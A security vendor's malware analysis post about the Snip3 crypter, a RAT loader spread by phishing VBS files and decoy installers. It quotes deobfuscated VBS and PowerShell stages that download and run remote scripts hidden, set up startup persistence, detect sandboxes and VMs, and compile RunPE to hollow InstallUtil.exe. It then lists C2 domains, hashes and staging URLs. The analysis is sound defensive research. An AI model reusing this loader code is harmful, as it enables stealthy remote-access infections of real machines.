Revealing the Snip3 Crypter, a Highly Evasive RAT Loader

Nadav Lorber ⋮

Morphisec has recently monitored a highly sophisticated Crypter-as-a-Service that delivers numerous RAT families onto target machines.

The Crypter is most commonly delivered through phishing emails, which lead to the download of a visual basic file. In some cases, however, the attack chain starts with a large install file, such as an Adobe installer, which bundles the next stage.

This Crypter implements several advanced techniques to bypass detection, such as:

- Executing PowerShell code with the 'remotesigned' parameter
- Validating the existence of Windows Sandbox and VMWare virtualization
- Using Pastebin and top4top for staging
- Compiling RunPE loaders on the endpoint in runtime

We have named the Snip3 Crypter based on the common denominator username taken from the PDB indicator we found in an earlier variant.

snip3 crypter Technical Introduction



Figure 1 - The summarized execution flow

We classified this Crypter activity based on the following execution flow shown in Figure 1. This *Crypter activity* was first observed in the wild on February 4, 2021, and still ongoing.

The related variant's first submissions on VirusTotal demonstrate its evasive nature, as few security solutions were able to detect it.

The First Stage: VB Script

The first stage of the attack chain is a VB Script that's designed to load and then move the execution to the second-stage PowerShell script. We've identified four versions containing 11 sub-versions in this initial loader stage, with the main difference between the four being the second-stage PowerShell loading mechanism. The main difference between the 11 sub-versions is the type of obfuscation that each uses.

An interesting and unique technique here is that the script executes the PowerShell script with a -RemoteSigned parameter along with the script as a command.

Version 1 (Seen February 4, 2021 - February 24, 2021)

This version initially decodes a PowerShell script that is executed in order to download, save, and execute the second stage PowerShell script.

```
On Error Resume Next
Dim WSC, QwErUnBcZsAyOpLmHg
QwErUnBcZsAyOpLmHg = "POWERSHELL -EXECUTIONPOLICY REMOTESIGNED -COMMAND "
WSC = cHr (119) 'Deducted, decodes to wSCrIpT.sHELl
Set InBvCzAsKlOpIgHbCzAquJHyt = CreateObject(WSC)
Dim PlMbCdQwwTyHbZaHNbVfTH
PlMbCdQwwTyHbZaHNbVfTH = cHr (73) 'Deducted, decodes to PowerShell script in decimal
WScript.Sleep 1000
InBvCzAsKlOpIgHbCzAquJHyt.RUn QwErUnBcZsAyOpLmHg & PlMbCdQwwTyHbZaHNbVfTH, 0
```

Code Block 1

The second stage PowerShell is downloaded from *top4top.io*, an Egpytian file hosting service. Once the second stage is downloaded, the script executes it and saves it under *..\AppData\Local\Temp\SystemSecurity32.PS1.*

```
Add-Type -AssemblyName Microsoft.VisualBasic
[String] $Path = [Microsoft.VisualBasic.Interaction]::Environ("TEMP") + "\SystemSecurity32.PS1"
[Microsoft.VisualBasic.Interaction]::CallByName((New-Object System.Net.WebClient),
"DownloadFile", 1,  @('https://f.top4top.io/m_1881fhna91.mp4', $Path))
[System.Threading.Thread]::Sleep(10000)
IEX "PowerShell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -File $Path"
```

Figure 2 - Decoded stage 1 PowerShell

Note that this PowerShell executes with the *RemoteSigned* parameter although the second stage executes with the Bypass parameter. This greatly decreases the efficiency of the technique; further, the bypass is no longer used starting from version 2.

Additionally, we have observed a couple of different sub-versions for this script. These sub-versions differ in their obfuscation technique (the following example is one of them).

Version 2 (Seen 01 March 2021 - 29 March 2021)

This version contains the second stage PowerShell embedded as a string within the VBS.

The following string is decoded by an XOR function with an embedded key. This embedded key differs between each script.

```
Private Function vQ(Inp, Key, Mode)
    Dim z, i, Position, cptZahl, orgZahl, keyZahl, cptString
    For i = 1 To lEn(Inp)
        Position = Position + 1
        If Position > lEn(Key) Then Position = 1
        keyZahl = aSc(Mid(Key, Position, 1))
        If Mode Then
            orgZahl = aSc(Mid(Inp, i, 1))
            cptZahl = orgZahl Xor keyZahl
            cptString = hEx(cptZahl)
            If lEn(cptString) < 2 Then cptString = "0" & cptString
            z = z & cptString
        Else
            If i > lEn(Inp) \ 2 Then Exit For
            cptZahl = CByte("&" & "H" & Mid(Inp, i * 2 - 1, 2))
            orgZahl = cptZahl Xor keyZahl
            z = z & cHR(orgZahl)
        End If
    Next
    vQ = z
End Function
'Deducted code
MyFile.WriteLine(REPLACE(vQ(AqUhNbgAqwpMb, "[deducted key]", False), "%VBS%",
wscript.SCRIPTFULLNAME))
```

Code Block 2

Once the string is decoded, the script replaces the place-holder *%VBS%* within the decoded PowerShell with the script path and saves it to the *..\AppData\Local\Temp* folder before the execution. Note that since the mentioned place-holder populates a path containing the username in the PowerShell script, the PowerShell hash differs from victim to victim.

```
Dim SH
SH = cHR(80 + 7) & cHR(100 + 15) & cHR(66 + 1) & cHR(80 + 2) & cHR(110 - 5) & cHR(85 - 5) & cHR(80 + 4) &
cHR(40 + 6) & cHR(230 / 2) & cHR(36 * 2) & cHR(60 + 9) & cHR(100 + 8) & cHR(70 + 6)
Set WS = CreateObject(SH)
Set FSO = CreateObject("Scripting.FileSystemObject")
Set MyFile = FSO.CreateTextFile(FSO.GetSpecialFolder(2) + "\OS64Bits.PS1", True)
MyFile.WriteLine(rEPlAcE(vQ(AqUhNbgAqwpMb, "mp1Z<r4*{RfTJ#SXV:[1c_R%5s_@W8GKbm?KK1*
[bc;QVRMCjodq.#~aFWsAf2SQ-ChVd&", False), "%VBS%", wscript.SCRIPTFULLNAME))
MyFile.Close
```

WS.rUN "POWERSHELL -eXEcUTiONpOLicY rEmOtEsIgNeD -FILE " & FSO.GetSpecialFolder(2) + "\OS64Bits.PS1", 0

Code Block 3

The following table describes the different sub-versions that we have observed:

Seen Dates	Powershell Name	Obfuscation changes
02 March 2021	WinUpdater32.PS1	Observed only PowerShell agent as payload
01 March 2021 - 19 March 2021	OS64Bits.PS1	Embedded PowerShell as Hex in string
09 March 2021 - 10 March 2021	OS64Bits.PS1	Added junk Chinese characters to a string
10 March 2021 - 23 March 2021	Systray64.PS1	Chinese characters replaced with '$@#'
29 March 2021	Systray64.PS1	Added another layer for XOR decoding

Version 3 (Seen April 8, 2021 - April 20, 2021)

This version is quite similar to Version 1, except that the decoded PowerShell script now uses the pastebin.com service to download the second stage PowerShell. This script saves that

second stage under *..\AppData\Local\Temp\SysTray.PS1* and also creates a VBS within the victim's startup folder that executes it to maintain persistence. Here, we have also observed a couple of sub-versions that differ by their obfuscation including different encoding and junk comments.

```
#Read Content Of PowerShell File !
[System.IO.Stream] $Stream = (New-Object System.Net.WebClient).OpenRead(
"https://pastebin.com/raw/JjwexYss")
[System.IO.StreamReader] $SR = New-Object System.IO.StreamReader $Stream
[String] $Req = $SR.ReadToEnd()

[System.Threading.Thread]::Sleep(6000)

#Create PowerShell File On Hard Disk !
[String] $TEMP = $env:TEMP + "\" + "SysTray.PS1"
[System.IO.File]::WriteAllText($TEMP, $Req)

#Startup Installation
Function INSTALL() {
    [String] $VBSRun = [System.Text.Encoding]::Default.GetString(@(83,101,116,32
,79,98,106,32,61,32,67,114,101,97,116,101,79,98,106,101,99,116,40,34,87,83,99,11
4,105,112,116,46,83,104,101,108,108,34,41,13,10,79,98,106,46,82,117,110,32,34,80
,111,119,101,114,83,104,101,108,108,32,45,69,120,101,99,117,116,105,111,110,80,1
11,108,105,99,121,32,82,101,109,111,116,101,83,105,103,110,101,100,32,45,70,105,
108,101,32,34,32,38,32,34,37,70,105,108,101,80,97,116,104,37,34,44,32,48))
    [System.IO.File]::WriteAllText(([System.Environment]::GetFolderPath(7) +
    "\SystemLogin32Bits89.vbs"), $VBSRun.Replace("%FilePath%", $TEMP))
}

[System.Threading.Thread]::Sleep(1000)

#Run PowerShell File !
INSTALL
IEX "PowerShell.exe -WindowStyle Hidden -ExecutionPolicy RemoteSigned -File $TEMP"
```

Figure 3 - Pastebin stage 1 PowerShell

Version 4 (Seen April 26, 2021 - April 30, 2021)

This version is very similar to Version 3, except that the author replaced the obfuscation techniques in an attempt to discard known IoC's from the previous version to avoid detection. Here are a few examples of how:

- Different names for the VBS variables
- Saves and executes a BAT script that contains the PowerShell shown in Version 3
- Utilizing GetObject instead of CreateObject for retrieving the Shell object, which is a nice way to break the attack chain
- Additional sub-version implemented a decryption function for the PowerShell loader within the BAT

Dim BAT
BAT = "Powershell -WindowStyle Hidden -Command 'IEX ([System.Text.Encoding]::UTF8.GetString(@(35,82,101)))'"

```
'Deducted PowerShell loader
Set fso = CreateObject("Scripting.FileSystemObject")
Set ShellEX = GetObject("new:13709620-C279-11CE-A49E-444553540000")
Dim TEMPO
TEMPO = fso.getspecialfolder(2) & "\1.bat"
Set MyFile = fso.CreateTextFile(TEMPO, True)
MyFile.WriteLine(Replace(BAT, """", """""))
MyFile.Close
ShellEX.SHELLEXECUTE TEMPO,"","","",0
```

Code Block 4

The Second Stage: PowerShell Script

The second stage's PowerShell script is similar to all of the above VBS versions (with minor modifications), and seems to be dynamic based on the Crypter's configuration.

The two main purposes of this stage are to detect virtual environments and enact a reflective load of RunPE to execute the RAT payload within a hollowed Windows process.

Virtual Machine and Sandboxie Evasions

If configured by the user (adversary), the PowerShell implements functions that attempt to detect if the script is executed within Microsoft Sandbox, VMWare, VirtualBox, or Sandboxie environments. If the script identifies one of those virtual machine environments, the script terminates without loading the RAT payload.

Note that the author used extra measures to detect a virtual environment since the Anti-VM code that is usually seen in the wild does not detect Microsoft Sandbox (a feature introduced by Microsoft two years ago).

To detect Windows Sandbox, VMWare, or VirtualBox the script extracts the *Manufacturer* string and compares it to one of the hardcoded strings. This is done by querying for a WMI class named *Win32_ComputerSystem* utilizing the *ManagementObjectSearcher* class.

```
Function VirtualMachineDetector() {
$searcher = (New-Object System.Management.ManagementObjectSearcher((Binary2String(",.,.[deducted]"))) #
Deducted. decodes to 'Select * from Win32_ComputerSystem'
$items = $searcher.Get()
$Tr = ""
foreach ($item in $items) {
[String] $manufacturer = $item["Manufacturer"].ToString().ToLower()
if (($manufacturer -eq "microsoft corporation" -and
$item["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL")) -or $manufacturer.Contains("vmware") -or
$item["Model"].ToString() -eq "VirtualBox") {
$Tr = "True"
}
else {
$Tr = "False"
}
}
return $Tr
}
```

Code Block 5

To detect a Sandboxie environment, the script tries to resolve a handle to a DLL named *SbieDll.dll.*

```
Function DetectSandboxie() {
    [Int32] $i = ModuleHandle((Binary2String(",.,[deducted]"))) # Deducted. resolves to SbieDll.dll
```

```
    [String] $s = ""
    if ($i -eq 0) {
        $s = "False"
    } else {
        $s = "True"
    }
    return $s
}
```

Code Block 6

Executing the RAT

These days most of the RAT loaders embed or download an obfuscated, compiled code to inject a payload into a running process. In this case, however, the author embedded a compressed (GZIP) source code for this operation. This code is compiled in runtime.

The source code used here is a modified version of the RunPE from the NYAN-x-CAT GitHub repository (*hxxps://github[.]com/NYAN-x-CAT/CSharp-RunPE/blob/master/RunPE/RunPE.cs*).

By using this technique, the author introduces an additional stealthy evasion mechanism.

Once the script is done compiling the RunPE code, the PowerShell loads and executes it along with the RAT payload and the executable path to hollow for injecting the payload. Most of this stage's PowerShells are configured to hollow *InstallUtil.exe,* although some of them are configured to hollow *RegSvcs.exe.*

```
function CodeDom([Byte[]] $BB, [String] $TP, [String] $MT) { # BB = Compressed RunPE source code, $TP =
Namespace and Class in RunPE, $MT = Method to execute in RunPE
$dictionary = new-object 'System.Collections.Generic.Dictionary[[string],[string]]'
$dictionary.Add((Binary2String(",.,,[deducted]".Replace(",", "0").Replace(".", "1"))),
(Binary2String("01110[deducted]"))) # Deducted binary encoded strings
$CsharpCompiler = New-Object Microsoft.CSharp.CSharpCodeProvider($dictionary)
$CompilerParametres = New-Object System.CodeDom.Compiler.CompilerParameters
$CompilerParametres.ReferencedAssemblies.Add((Binary2String('010100[deducted]'))) # Deducted binary encoded
strings
$CompilerParametres.ReferencedAssemblies.Add((Binary2String('010100[deducted]'))) # Deducted binary encoded
strings
$CompilerParametres.ReferencedAssemblies.Add((Binary2String('010100[deducted]'))) # Deducted binary encoded
strings
$CompilerParametres.ReferencedAssemblies.Add((Binary2String('011011[deducted]'))) # Deducted binary encoded
strings
$CompilerParametres.ReferencedAssemblies.Add((Binary2String('010011[deducted]'))) # Deducted binary encoded
strings
$CompilerParametres.IncludeDebugInformation = $false
$CompilerParametres.GenerateExecutable = $false
$CompilerParametres.GenerateInMemory = $true
$CompilerParametres.CompilerOptions += (Binary2String("0010111001111001[deducted")) # Deducted binary
encoded strings
$BB = Decompress($BB) # Compressed RunPE source code
[System.CodeDom.Compiler.CompilerResults] $CompilerResults =
$CsharpCompiler.CompileAssemblyFromSource($CompilerParametres,
[System.Text.Encoding]::Default.GetString($BB))
[Type] $T = $CompilerResults.CompiledAssembly.GetType($TP)
[Byte[]] $Bytes = Decompress(@(31,139,8,0,0)) # Deducted decimal compressed bytes (compressed payload)
try {
[String] $MyPt =
[System.IO.Path]::Combine([System.Runtime.InteropServices.RuntimeEnvironment]::GetRuntimeDirectory(),"InstallUtil.exe")
```

```
[Object[]] $Params=@($MyPt.Replace("Framework64","Framework") ,$Bytes)
return $T.GetMethod($MT).Invoke($null, $Params)
} catch { }
}
```

Code Block 7

The Third Stage: RAT Payloads

The final payload, chosen by the user, is eventually executed within the hollowed process memory. Our analysis has mostly seen either ASyncRAT or RevengeRAT, which often come from an open-source RAT platform originally available through the NYANxCAT Github repository (*hxxps://github[.]com/NYAN-x-CAT*). Note that we have also discovered the same pattern of utilizing RATs from that repository in Tracking HCrypt: An Active Crypter as a Service.

In addition, we also identified one variant that used Agent Tesla and another one that used NetWire RAT.



Figure 4 - AsyncRAT Panel

Fingerprinting the Crypter's Users (Actors)

VB Script Campaigns

The following table emphasizes the different versions and IOCs that were used within the variants we observed.

1st Stage Version	RAT Version	C2 Used
V1 (4 different sub-versions)	AsyncRAT 0.5.7B	asin8989.ddns[.]net
V2 (3 different sub-versions)		asin8988.ddns[.]net
V3 (2 different sub-versions)		asin8990.ddns[.]net
V3 (3 different sub-versions)		adobe.myactivedirectory[.]com
V4		loading8992.bounceme[.]net
V1 (4 different sub-versions)	AsyncRAT 0.5.7B RevengeRAT	h0pe1759.ddns[.]net
V2 (2 different sub-versions)		
V3 (3 different sub-versions)		
V4 (2 different sub-versions)		
V1	RevengeRAT	kimjoy.ddns[.]net

V2 (4 different sub-versions) V3 (3 different sub-versions) V4 (2 different sub-versions)		kimjoy007.dyndns[.]org
V2	Agent Tesla	SMTP mail.alamdarhardware[.]com (sharjah@alamdarhardware[.]com)

The following table correlates with the first stage. VBS names used by the actors. Most of them related to shipping, flights, and business activities.

Actor (by C2)	**VBS Names**
h0pe1759.ddns[.]net kimjoy.ddns[.]net kimjoy007.dyndns[.]org Adobe.myactivedirectory[.]com loading8992.bounceme[.]net	Signed Flight Confirmation - 017267.vbs Please_DocuSign_UNITYJETS.vbs Flight Itinerary Details.vbs Trip Details.vbs N640SW Workscope Details.vbs Cargo Flight Details.vbs Cargo Dimension and Packing List Details.vbs Updated Passenger Trip Sheet.vbs 867353735-2021 Presentation Details.vbs Flight Quote_7634516_SuperMid.vbs Flight Routing Details.vbs Minutes Airbus Reliability 23-04-2021.vbs Routing Details.vbs Airbus Family Worldwide Symposium.vbs Airbus Family Webinar Invitation Details.vbs Signed contract.vbs Flight Details.vbs Cargo Trip Detail.vbs General Cargo Details.vbs April17, 2021 (Trip itinerary).pdf.vbs Charter Details.vbs Same Day Round-15PAX _Trip Itinerary Details.vbs Trip itinerary Details.pdf.vbs 863354765-2021 Presentation Details.vbs Wet Lease Request Option 2 Details.vbs ACMI Cargo Details.xlsx.vbs Rfq 507890_pdf.vbs PN RD 56098.pdf.vbs

RFQ_115A087_202104_20_Urgent_pdf.vbs

As_4509_pdf_3BPCLO1Zqutb2dF (2).vbs

Additionally, the following tweet https://twitter.com/Unit42_Intel/status/1382729698791284736 from Unit42 is an example of one of the delivery techniques.

NetWire RAT Embedded in Decoy Installers

We identified four different decoy installers between March 19, 2021 and March 22, 2021 that delivered Version 1 of the first stage. All of those variants request the second-stage PowerShell script from the same URL hosted on *top4top[.]io*, which delivers NetWire RAT. The following table covers the relevant IOCs

IOC	Description
8add26475180ebd54629b71ba6215ca9b325afb224f9efab4affa885468f2e89	Installer decoy (Adobe Installer)
a2ae35821b702b7b0fd434a54afa836e69c20904664ce1ed4d3181ba2b8aa051	Installer decoy (Advanced System Repair)
0c66bceb98feec7df1330747aa58ab43912f761bae263ed1c30cf17301da6d12	Installer decoy (DVDFab downloade
17f4e321b80d36a9235c8f8ca6794a07dd1634bb50ae1a745d28bad014869173	Installer decoy (Movavi Video Converter)
2nd stage PowerShell URL	hxxps://i.top4top[.]io/m_1891i29ay1.r
NetWire RAT C2	alice2019.myftp[.]biz

Fingerprinting the Crypter's Author

Since the author tends to change the code patterns and did a good job avoiding the usage of unique artifacts, it's almost impossible to correlate this activity with anything else.

The unique artifact that we found is the RunPE source code's namespace and class names – **ProjFUD.PA**.

The following string assisted us with discovering what we believe is one of the authors' earlier variants that contains the exact RunPE code. However, in this case, it's embedded as a precompiled DLL. This scavenge provided us with the following PDB string from the DLL:

C:\Users\Snip3\OneDrive\Bureau\Sparta Project\projFUD\projFUD\obj\Debug\projFUD.pdb

With the following PDB string, we discovered additional variants that we believe are from the same author due to repeating patterns within the code flow. Here are a few examples:

C:\Users\Snip3\source\repos\CSClipper\CSClipper\obj\Debug\CSClipper.pdb

C:\Users\Snip3\source\repos\Startup\Startup\obj\Debug\fdgerttry.pdb

C:\Users\Snip3\source\repos\Deep Crypter v4\Deep Crypter v4\obj\Debug\Deep Crypter v4.pdb

C:\Users\Snip3\source\repos\Mozilla\Mozilla\obj\Debug\Mozilla.pdb

Further investigation led to a personal identity that we strongly believe is the author of these malicious activities.

Conclusions

The Snip3 Crypter's ability to identify sandboxing and virtual environments make it especially capable of bypassing detection-centric solutions. As a result, organizations with detection-focused stacks need to be wary of attacks like *Snip3* and others. Morphisec customers can rest easy that they are protected against the evasive techniques Snip3 and other attacks like it employ.

Contact Morphisec today to learn more about how we secure enterprises against advanced, evasive threats.

IOCs

First stage .VBS Hashes

64afcb90ecba8af5124dd17d3486da7e40010641ee016fece0f3edf08e24e372

ac4f554d93627a4b00821177189b2dcf245daa5740e507a459487c5a5aaf7a16

3afff94321f5f55b992d98b50e8af2046d473094a1e1e0611ccddb9bde659fa7

8697dc74d7c07583f24488926fc6e117975f8a9f014972073d19a5e62d248ead

6aec30bd42fef3caeca35567a341224c528e810dd401d3e7920b827c5ba7253e

3822efcf4cc76e1e0e8855d9f9c9ab5c236e118bf14fb004a9f048aa845de967

b39cfebe559b1f856fc2a943a238ce508432af691f144478f45bb902bc6ca58f

2983f8b8c75f2d58a712c7b9ed89264b91e9e092b1eecadd646c68e48a234408

c74ee54b87fe2c226b92c9fdb0d8217908006d192d3fcd30153f0b84d9fae2d9

d0eacc86ba243aa25112dfdbe4c11b1bc7e90a50921e2dccaefa65e626484a1c

13efa382b10defb99bd1415a12ab885da5ba6773bd651f2a983239bf10bcd5c4

0b8a12b5a5e6e062e98fb30dc996fef1e93353f091a47f4018c56d39605d0866

cc0ad211868feeaac3f2ebf2b661659ea6002bf67c1f824d9a16efd2207559bc

c8814c1c14499f91edcd6d526b22638b15f11a288a574f3c35127672f90d7be0

fa1d131e8ec8452871a65e4994b6b59781c42e16792960f24a8cb575ceb61278

af4bb34b486434d235ff70d344e3fa4e6d56a83705e1cc288efe219edceded06

f7f42dfc0745edd972064828479c2f022e841cc0a7d49e13f02a2b66f25fb260

f759299c255908d9dc75e0a65c7abd3598835c7e29c911f238a2df2b77703db5

0bd5001c8420f3ad49fcf1c3fff3ea8c455e8828e1bb8b1405d1021a2908f23f

99b9e3b1e096a9e19fbf0eabc7d414045121dc10a2cd825eea5b2ee3465621ee

d68744bf5c4c5af9b5c3387a26369f9d7c92f14bec3387db68018197b0ad5557

14a8b1172f7f0d8cf9bc6fe3aa20f1700170b7e3ea280e85659a72099333e561

ad7416ee964b824c64116fe4752f2013aca22802cba378b4c68c347ec9ad1d8b

582e1a20371352d634d9a2788d9bfef3d425a585839357b8f4d3d386af12b343

e793c4e9ef29d40b26032128ed5c02fd5fd97bb1eaf76c4fcb75c10e3aea0640

bfa6f7aa2799ff1a55961e4c6624f19a398bfacce945b0ea25ea12618874eaa0

a98562e91d1b0b577dd4e403599ab19ac0b9edcdc348f1611b0a6c05a43999dd

6900ef44760cac95afb2d10690cfd59f5524606d9e3feb641e2c5cd01d8f5ed5

c0b010edaf7f6c1979c6b24b5d31dc5c08924706190c6cee43538ade4fb5f064

8bdf1a7104cb31b4c30d7b18394892bb8a2544874cb51f5a5d9b974a7ae4f445

dde019d16ec15b22489565f04470eb6fbf5a16c2ead9d5b8358a53e69e4d3e59

cbd1fc29f351525aaabaa17ef5088559df590d474068283701945ca8d7bc2d83

1b20abb866e955bb3b4aaa8a976302eda1fd5aa5983400cef4bbd70166bc90af

6a428dfcb85b54377e4624286d7bb2062a7bc01f3ccd30ebf5b44be1402329cb

1ad908d2f981ec4e35560cd36234e1f5159336e6521c4a7bce1f015a394d5139

5de9aacb6be5647a6626e93ed865555cf8abe011d0faa61962f0a66b57c11ff5

c5a3718d7a3b68e7a4686a731c19f0a654684db2d766d56f2e832783f1955f3e

e05d96634b435b41c242a0106bd024253ecf918ecf747e98af03323874874a63

c740839ca001a5e6649348875b825a1479fcb9cc63b21798663336ae6a31eca5

67b0e10897d762dc4d6bfd30b20075eee9c8b21061a4ccf0f4f0ca556ed735f0

c3421d61af215cc5255d0f455c1e80f0d531c9f91d770149f3ecd9f76e25f6d7

fe720743f6a8a2dbb9efb67b0e03f797f9225bcdc791a95fd2ea02d34bba7220

a49210b614cbce0405a2e5c08b47bbc4ae8aa933ddec3a5b1190f4faf2e2c830

190518c5dd7f01e702a5c8dc1a6e67110662b7ef025d4ef678c6afb99ed7732a

5a67db46c77157943c2983f8ecc122b7b2bb1e89e3fa7572fa5dbcf10892ff24

26437b47dc026ea0a9510214fd5f028bc28e74e4fac681a610908d8117566b02

0dfa8436adae997a349ce86c6be8dded7d5633fb0f967d902945355201e45fb2

5b027dac968486862ed5153d4b7ae40edef8e90c8f8a28614628de92a22af601

36884fba5e03e2bda056c5345d1e9e2af3d72860c116b0110c9a845fbeb68298

d7b6cb19961883fd94acb3233d372878c01032616233f10cde7d5722c1534bd5

77071eef7c926ae435f828cd7f5c01cf3316c31a0fadb15939481a8ad761fe41

Second stage PowerShell Hashes (without mentioned Version 2 because of dynamic path)

a46f4721441cbabed3a8dc3be2a63cc7820d619ee8e612923d19f4b418a48302

00381ab5055eadf6e2e3d3b54519b2fad6b70354c3e7efc44a3dc81c80357228

61b335f21eb74fdff0d12516e7995be1196807ac3b6f4fb0d5dc40a27cb19462

822e06207dcf25d6f1d20ee30dc2e5d17a3dddad94c59235d6fe78aededdd0ad

1c0cf156221c48f7270e751b73339db40c60dc9159f41e4fc8a2caaef53ccae7

373b3164c16714061fa622406c3a012b44f1b6dfdfe5874fdd8e9bb8517a8598

fd2c48534e4067d84af2efd9d66007ae724a39b42ddf8e19a7f5ca3d32936d40

d88abf38f8dc5f4094dffa816021922488b318119ff8ceb2c236ea6085df1a48

721e44289afb034e90a67fb97eb5efd4d469bc95ba9863f16aed5e5909c76c61

9e70c5b4e6bbfaa1f7d410b0d79aae92c23a88ce32f7b6e651bfcfeece407bf7

3248338f08f0a3316dd06a3893ff4a38459eb812d2463265deb73eef4dfcddb3

dc9235aef30fe449643732255a7a57c0a28b5e92dced369442c0b18378bad91a

c75a2077890df7bd8197a904e8d19ab59db98b393056f845ab6cdbda68d341ce

1bf9e761f8a9413280eeb14dc09fdd1824c11b667d594db67e3579e3189f8860

f66f43a73c8fc1c3cce03e6559dc3b65d18e458fa9d4a71e9e1f9a7c905776cf

76cfef39203199224c8bdf5068a4ae8ad97c00a6da3ba5765b6e4ca0a95a4da5

2f00ea92a100d9803bf5fe907a607d92be22e2410ffbb559e4109ddd193d9f89

64ec8c77c0429756ed793d635254bf349b7f0ddffa1070cfa63f25e044812429

f506c6e386c0d03d67dc82a635bd163b079c1be05fc9b288954422b6ad51111d

d1f92c57c99756b45074e5a4450a5ee60186cd34fab75921bb12d58428e5b0ce

f9cb11b364a0c454bf017601acceabf67c16998ba34768f20f0cd082d82a5a0e

5fead40e3e8feebbad0847abc15af72969fa60d19c2516fce00c8fa9781fabd2

7e4b04eff7a729492ae46042d0d7183b0e29f111bdea019a1b14d07744df4c23

825e922dc9f1814625dc7a48824e853f63c08e56766fa988d18119c2f900039c

89fddc876d6b3361170d9d776ab72396a2321338c15bf5d13bf18a7d41d12a99

eb5877e94189037aeb22490a27fcddcd17f465a05b48968e8e74ba16e8324742

0a38258e6717ddd5b5e4617c4e40b4ff95c527ed6963fdcac74e15d3da359472

c4facee5b8bdcb71ad41e600c454bb96a26fb4ab0888285e7182be1ed997b157

a7228826ebfe312b7498cc1d990c9bc204118202e2d2f9dc3a828bbe7befd667

b4c432638f72d5a9ebb995b87383598bf5e373bf1c6e8236fc5e308a3cd67d89

6a5b719d891f1eb61d97257cec527d2dfd7a480cb62dce353fbc445306e17cde

a0b8635c9a7ed11f8d279bdbe0e368908ffd31a5caeb7fc9ae491f86347b4c6b

9c6c9115420eb317d294ae65768bb0f65facd77fb3df489a7a8f301808ecfecf

Second stage PowerShell Delivering URLs

hxxps://pastebin[.]com/raw/JjwexYss

hxxps://pastebin[.]com/raw/esCeQbKu

hxxps://pastebin[.]com/raw/1grXhFpU

hxxps://pastebin[.]com/raw/Y61uE3S4

hxxps://pastebin[.]com/raw/7E1vT0Ay

hxxps://pastebin[.]com/raw/p8Up8qw5

hxxps://pastebin[.]com/raw/Q0QTxHRm

hxxps://pastebin[.]com/raw/MgNYk5u2

hxxps://pastebin[.]com/raw/3mS4sRnV

hxxps://pastebin[.]com/raw/VAVBk3Dh

hxxps://pastebin[.]com/raw/qZMWnhpc

hxxps://pastebin[.]com/raw/ys8N5Yh9

hxxps://pastebin[.]com/raw/1aYJvP0t

hxxps://pastebin[.]com/raw/ciSqK9Rp

hxxps://pastebin[.]com/raw/US9TVDqH

hxxps://pastebin[.]com/raw/xsd2m3nJ

hxxps://pastebin[.]com/raw/Qtdc0Ngd

hxxps://pastebin[.]com/raw/5y0u4VvB

hxxps://pastebin[.]com/raw/7fGvCFwR

hxxps://pastebin[.]com/raw/8AjnXrD3

hxxps://pastebin[.]com/raw/7Ze9v4qa

hxxps://pastebin[.]com/raw/BmckepSR

hxxps://d.top4top[.]io/m_18810ne2p1.mp4

hxxps://i.top4top[.]io/m_188124lxp1.mp4

hxxps://c.top4top[.]io/m_1879e02fc1.mp4

hxxps://f.top4top[.]io/m_1881fhna91.mp4

hxxps://k.top4top[.]io/m_186175sji1.mp4

hxxps://h.top4top[.]io/m_186175sji1.mp4

hxxps://b.top4top[.]io/m_1866pb5cs1.mp4

hxxps://f.top4top[.]io/m_1873sq1ib1.mp4

hxxps://a.top4top[.]io/m_1861zr8xp1.mp4

hxxps://d.top4top[.]io/m_18677sx8h1.mp4

hxxps://l.top4top[.]io/m_1860yufav1.mp4

hxxps://i.top4top[.]io/m_1868jefeo1.mp4

hxxps://d.top4top[.]io/m_1873pz26d1.mp4

hxxps://c.top4top[.]io/m_1869p61x91.mp4

hxxps://f.top4top[.]io/m_1867pftfs1.mp4

